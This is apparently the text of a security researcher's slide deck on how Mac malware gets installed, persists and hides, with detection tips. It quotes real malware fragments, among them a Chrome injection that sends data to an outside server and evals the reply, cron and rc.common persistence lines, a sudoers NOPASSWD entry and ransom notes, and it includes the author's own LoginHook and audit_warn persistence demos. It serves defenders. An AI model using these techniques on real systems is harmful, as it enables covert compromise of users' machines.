How to infect a Mac

…so you can keep it from happening to yours!

Who am I?

Thomas Reed


@thomasareed

treed@malwarebytes.com

How to install malware


Vulnerabilities

- Flashback
- Tibet
- Sabpab
- Maljava
- Dockster
- Pintsized
- etc




Trojans

- Fake Flash Players



Trojans

- Fake virus pop-ups



Trojans

- Piracy (stolen apps, cracks, etc)

Wirelurker, 2014


Trojans

- Hacked apps

KeRanger, March 2016
Keydnap, July 2016
Proton.B, May 2017

Trojans

- Abandoned apps




Trojans

- Stores (Mac App Store, Chrome Web Store)
- “Free” video viewing apps
- Malicious mirrors
- E-mail attachments
- etc

Malicious mirrors - XcodeGhost
E-mail attachments - Adwind RAT, was e-mailed to Adam Thomas, OSX.Dok e-mailed via phishing

MS Office

- Recent resurgence of Mac Office macro malware
- Easy to avoid, but unexpected by users
- Office 2016 is sandboxed



How to persist

Login items

~/Library/Preferences/com.apple.loginitems.plist:


```
<dict>
    <key>SessionItems</key>
    <dict>
        [...]
        <key>CustomListItems</key>
        <array>
            <dict>
                [...]
                <key>Name</key>
                <string>iTunesHelper</string>
            </dict>
        </array>
    </dict>
</dict>
```

Hidden login items

- Add “helper” app to Contents/Library/LoginItems inside malicious app bundle
- Register “helper” with SMLoginItemSetEnabled
- Both apps must be sandboxed
- Persistent helper does not show up on any list!


Hard to monitor for

Hidden login items




launchd

- ~/Library/LaunchAgents
- /Library/LaunchAgents
- /Library/LaunchDaemons
- /System/Library/LaunchAgents
- /System/Library/LaunchDaemons



Last two protected by SIP

Browser extensions




Browser extensions

- ~/Library/Safari/Extensions/
- ~/Library/Application Support/Google/Chrome/[profile]/Extensions/
- [~]/Library/Application Support/Google/Chrome/External Extensions/
- ~/Library/Application Support/Firefox/Profiles/[profile]/extensions/
- /Library/Application Support/Mozilla/Extensions/{ec8030f7-c20a-464f-9b0e-13a3a9e97384}

Kernel extensions

- Mostly only used by:
  - *Really* old malware
  - “Legit” keyloggers
- Unlikely to be used much in the future
  - kext signing requirements
  - kext activation in 10.13



Togroot, WeaponX: 2004
engine.kext = Aobo, logASKext.kext = Award Keylogger, logKext.kext = logKext Keylogger

Kernel extensions

- /Library/Extensions/
- /System/Library/Extensions/

cron

- Very rarely used these days
- Failed attempt by Office macro malware

```
echo '*/1 * * * * bash "/path/.vrfz53e"' >
'/path/crontab'
crontab '/path/crontab'
rm -fP '/path/crontab'
```

cron

- `crontab -l`
- `sudo crontab -l`

Modify app data

- Add or change data within a .app
- Can be done without invalidating code signature

to monitor - hash app contents periodically?

Modify app data

- Conduit modifications to Firefox.app internals

In chrome.manifest:

```
manifest components/components.manifest

component {8C29F902-5104-4F04-AF5B-C359610E186A}
MACSearchTakeOver.js
contract @mozilla.org/MACSearchTakeOver;1
{8C29F902-5104-4F04-AF5B-C359610E186A}
category profile-after-change MACSearchTakeOver
@mozilla.org/MACSearchTakeOver;1
```

Modify app data

- ChromePatcher modifications to Chrome.app internals

In resources.pak:

```
/*_chrome_fix_start_bgr1*/
(installId = localStorage.getItem('install_id')) || (localStorage.setItem('install_id', (new
Date).getTime()), installId = localStorage.getItem('install_id')), restartTimer = 900,
setInterval(function() {
        restartTimer > 0 ? restartTimer-- : window.location.reload()
    }, 1e3),
    function() {
        var xmlhttp = new XMLHttpRequest;
        xmlhttp.open('POST', 'https://chrometagmanager.us/API/gp', !0),
xmlhttp.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded; charset=UTF-8'),
xmlhttp.onreadystatechange = function() {
            4 == xmlhttp.readyState && 200 == xmlhttp.status &&
eval(atob(unescape(decodeURIComponent(xmlhttp.responseText))))
        }, xmlhttp.send('extension_id=' + chrome.runtime.id + '&install_id=' + installId +
'&real_id=3624480730&permissions=' +
btoa(unescape(encodeURIComponent(JSON.stringify(chrome.runtime.getManifest().permissions)))) +
'&tag=sirius2mac_1164784')
    }(); /*_chrome_fix_end_*/
```

Modify app data

- XcodeGhost
- Added to Xcode.app:
  - Xcode.app/…/iPhoneOS.platform/…/Frameworks/CoreServices.framework/CoreService
  - Xcode.app/…/iPhoneOS.platform/…/PrivateFrameworks/IDEBundleInjection.framework/
  - Xcode.app/…/iPhoneSimulator.platform/…/Frameworks/CoreServices.framework/CoreService
  - Xcode.app/…/iPhoneSimulator.platform/…/PrivateFrameworks/IDEBundleInjection.framework/
  - Xcode.app/…/MacOSX.platform/…/Frameworks/CoreServices.framework/CoreService
  - Xcode.app/…/MacOSX.platform/…/PrivateFrameworks/IDEBundleInjection.framework/


Don’t even bother!

- Not all malware wants persistence
  - Get the job done and get out
  - Be patient and lurk in the shadows

hard to monitor for directly

No persistence


- Ransomware
  - KeRanger
  - Findzip
  - MacRansom
- Runs once, does its dirty work, then it's done


README_FOR_DECRYPT.txt

Your computer has been locked and all your files has been encrypted with 2048-bit RSA encryption.

Instruction for decrypt:

1. Go to https://fiwf4kwysm4dpw5l.onion.to (IF NOT WORKING JUST DOWNLOAD TOR BROWSER AND OPEN THIS LINK: http://fiwf4kwysm4dpw5l.onion)
2. Use 1KPPqHpd8Z9S6pQH1qVovzyeiyfDMqhp4u as your ID for authentication
3. Pay 1 BTC (~407.97$) for decryption pack using bitcoins (wallet is your ID for authentication - 1KPPqHpd8Z9S6pQH1qVovzyeiyfDMqhp4u)
4. Download decrypt pack and run


README!.txt

NOT YOUR LANGUAGE? USE https://translate.google.com

What happened to your files ?
All of your files were protected by a strong encryption method.

What do I do ?

So , there are two ways you can choose: wait for a miracle or start obtaining BITCOIN NOW! , and restore YOUR DATA the easy way
If You have really valuable DATA, you better NOT WASTE YOUR TIME, because there is NO other way to get your files, except make a PAYMENT

No persistence

- FakeFileOpener
- Registers to handle many common file types
- Launches when user opens a document


```
<key>CFBundleDocumentTypes</key>
<array>
  <dict>
  <key>CFBundleTypeExtensions</key>
  <array>
    <string>7z</string>
  </array>
  <key>CFBundleTypeName</key>
  <string>DocumentType</string>
  <key>CFBundleTypeOSTypes</key>
  <array>
    <string>????</string>
  </array>
  <key>CFBundleTypeRole</key>
  <string>Viewer</string>
  <key>LSHandlerRank</key>
  <string>Alternate</string>
  <key>NSDocumentClass</key>
  <string>Document</string>
  </dict>
  ...
```

How to be sneaky

App code modifications

- Modify app's binary code to do something malicious
- App could appear to behave normally
- But wait, doesn't code signing prevent this?!

Nope!!!


OS X 10.12.1
Firefox File Edit View History Bookmarks Tools Window Help
Tue 1:40 PM
Desktop — -bash — 80×24
sierra1:Desktop test$ spctl --assess Firefox.app
Firefox.app: invalid signature (code or signature have been modified)
sierra1:Desktop test$ spctl --assess Google\ Chrome.app
Google Chrome.app: invalid signature (code or signature have been modified)
sierra1:Desktop test$
Google Chrome
Firefox
Macintosh HD
New Tab
Apps
For quick access, place your bookmarks here on the bookmarks bar.
Search Google or type URL
Welcome to Google C
Mozilla Firefox Start Page
Firefox
Search or enter address
Search
mozilla
Search
There's no time like the present. We also enjoy Good Times, Snack Time, Bed Time, and of course, Free Time.
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share

App code modifications

- Invalidates code signature
- ...but, macOS doesn't re-check apps that aren't quarantined!
- Validate on the fly with `spctl --assess`

App code modifications


- Apple's apps seem to self-protect

```
Process:                Calculator [23811]
Path:                   /Users/USER/Desktop/Calculator.app/
Contents/MacOS/Calculator
Identifier:             com.apple.calculator
[...]

Exception Type:         EXC_CRASH (Code Signature Invalid)
Exception Codes:        0x0000000000000000, 0x0000000000000000
Exception Note:         EXC_CORPSE_NOTIFY

Termination Reason:     Namespace CODESIGNING, Code 0x1
```

Login hooks

- Write LoginHook value to com.apple.loginwindow
- Indicated file is executed at login
- Deprecated for a long time, but still works in Sierra

Login hooks


Terminal Shell Edit View Window Help
Thu 9:03 AM
Desktop — -bash — 51×16
sierra1:Desktop test$ more evil.sh
#!/bin/bash
touch /Users/test/Desktop/muahahaha
sierra1:Desktop test$ sudo defaults write com.apple
.loginwindow LoginHook /Users/test/Desktop/evil.sh
Password:
sierra1:Desktop test$
[Restored Apr 20, 2017, 9:02:23 AM]
Last login: Thu Apr 20 09:02:19 on console
Restored session: Fri Oct 28 10:25:30 EDT 2016
sierra1:Desktop test$
Macintosh HD
evil.sh
muahahaha

Startup items

- Placed in:

  `/Library/StartupItems/`

  `/System/Library/StartupItems/`

- Very specific structure; can’t just drop an app in
- Only works in Mavericks (OS X 10.9) and older

launchd.conf

- Add malicious code to /etc/launchd.conf

```
bsexec 1 /bin/bash /etc/evil.sh
```

- Only works in Mavericks (OS X 10.9) and older
- OSX.Genieo, circa 2014:

```
setenv DYLD_INSERT_LIBRARIES /usr/lib/
libgenkit.dylib
```

rc.common

- Add malicious code to the end of /etc/rc.common
- MacDownloader unused code:
  - `if cat /etc/rc.common | grep %@; then sleep 1; else echo 'sleep %d && %@ &' >> /etc/rc.common; fi`
- Could not make rc.common work in Lion (OS X 10.7) or higher


...even sneakier!

OpenBSM auditing

- https://derflounder.wordpress.com/2012/01/30/openbsm-auditing-on-mac-os-x/
- Forensic auditing
- In 10.6 and later, installed and active by default

open source implementation of Sun's Basic Security Module
can be used to record events for forensic analysis

OpenBSM auditing



OpenBSM auditing

- audit_control
  - Audit settings
  - Controls what is logged and when warnings are triggered
- audit_warn
  - Script to take action once a condition is met

```
#
# $P4: //depot/projects/trustedbsd/openbsm/
   etc/audit_control#8 $
#
dir:/var/audit
flags:lo,aa
minfree:5
naflags:lo,aa
policy:cnt,argv
filesz:2M
expire-after:10M
superuser-set-sflags-
   mask:has_authenticated,has_console_access
superuser-clear-sflags-
   mask:has_authenticated,has_console_access
member-set-sflags-mask:
member-clear-sflags-mask:has_authenticated
```

OpenBSM auditing

- Can be manipulated for persistence!

```
#!/bin/bash

echo 'touch /Users/test/Desktop/muahaha' >>
/etc/security/audit_warn

sed -i.2 s/flags:.*$/flags:all/g /etc/
security/audit_control && rm /etc/security/
audit_control.2
```

Other traces

pf rules

- Set by OSX.VSearch (aka Pirrit)
- Check rules:

```
sudo pfctl -s rules
```


etc — bash — 83×9

```
tests-MacBook-Pro:etc test$ sudo pfctl -s rules
No ALTQ support in kernel
ALTQ related functions disabled
pass out on en0 route-to lo0 inet proto tcp from 10.211.55.7 to any port = 80 flags
 S/SA keep state
pass out proto tcp all user = 401 flags S/SA keep state
tests-MacBook-Pro:etc test$
```

Hidden users

- Created by OSX.VSearch (aka Pirrit)
- Monitor users:

```
dscl . -list /Users UniqueID
```




accounts with IDs less than 501 hidden
newer systems, must be turned on via Hide500Users in com.apple.loginwindow

Proxy settings

- Set by OSX.Dok

```
scutil -proxy
```



/etc/sudoers

- Look for changes, often added at end
- OSX.Dok:


```
test  ALL=(ALL) NOPASSWD: ALL
```

- OSX.Proton.B:

```
Defaults !tty_tickets
```

New system certs

- Can be used for MITM attacks
- Installed by OSX.Dok:




New system certs

```
sierra1:~ test$ security find-certificate -a /Library/
Keychains/System.keychain
[...]
keychain: "/Library/Keychains/System.keychain"
version: 256
class: 0x80001000
attributes:
    "alis"<blob>="support@comodo.com"
    "cenc"<uint32>=0x00000003
    "ctyp"<uint32>=0x00000001
    "hpky"<blob>=0xE637D656F9F088DDCA3B3B55C4FE698D8C97A552
"\3467\326V\371\360\210\335\312;;U\304\376i\215\214\227\245R"
    [...]
```

Thanks to:

Patrick Wardle



Amit Serper

Rich Trouton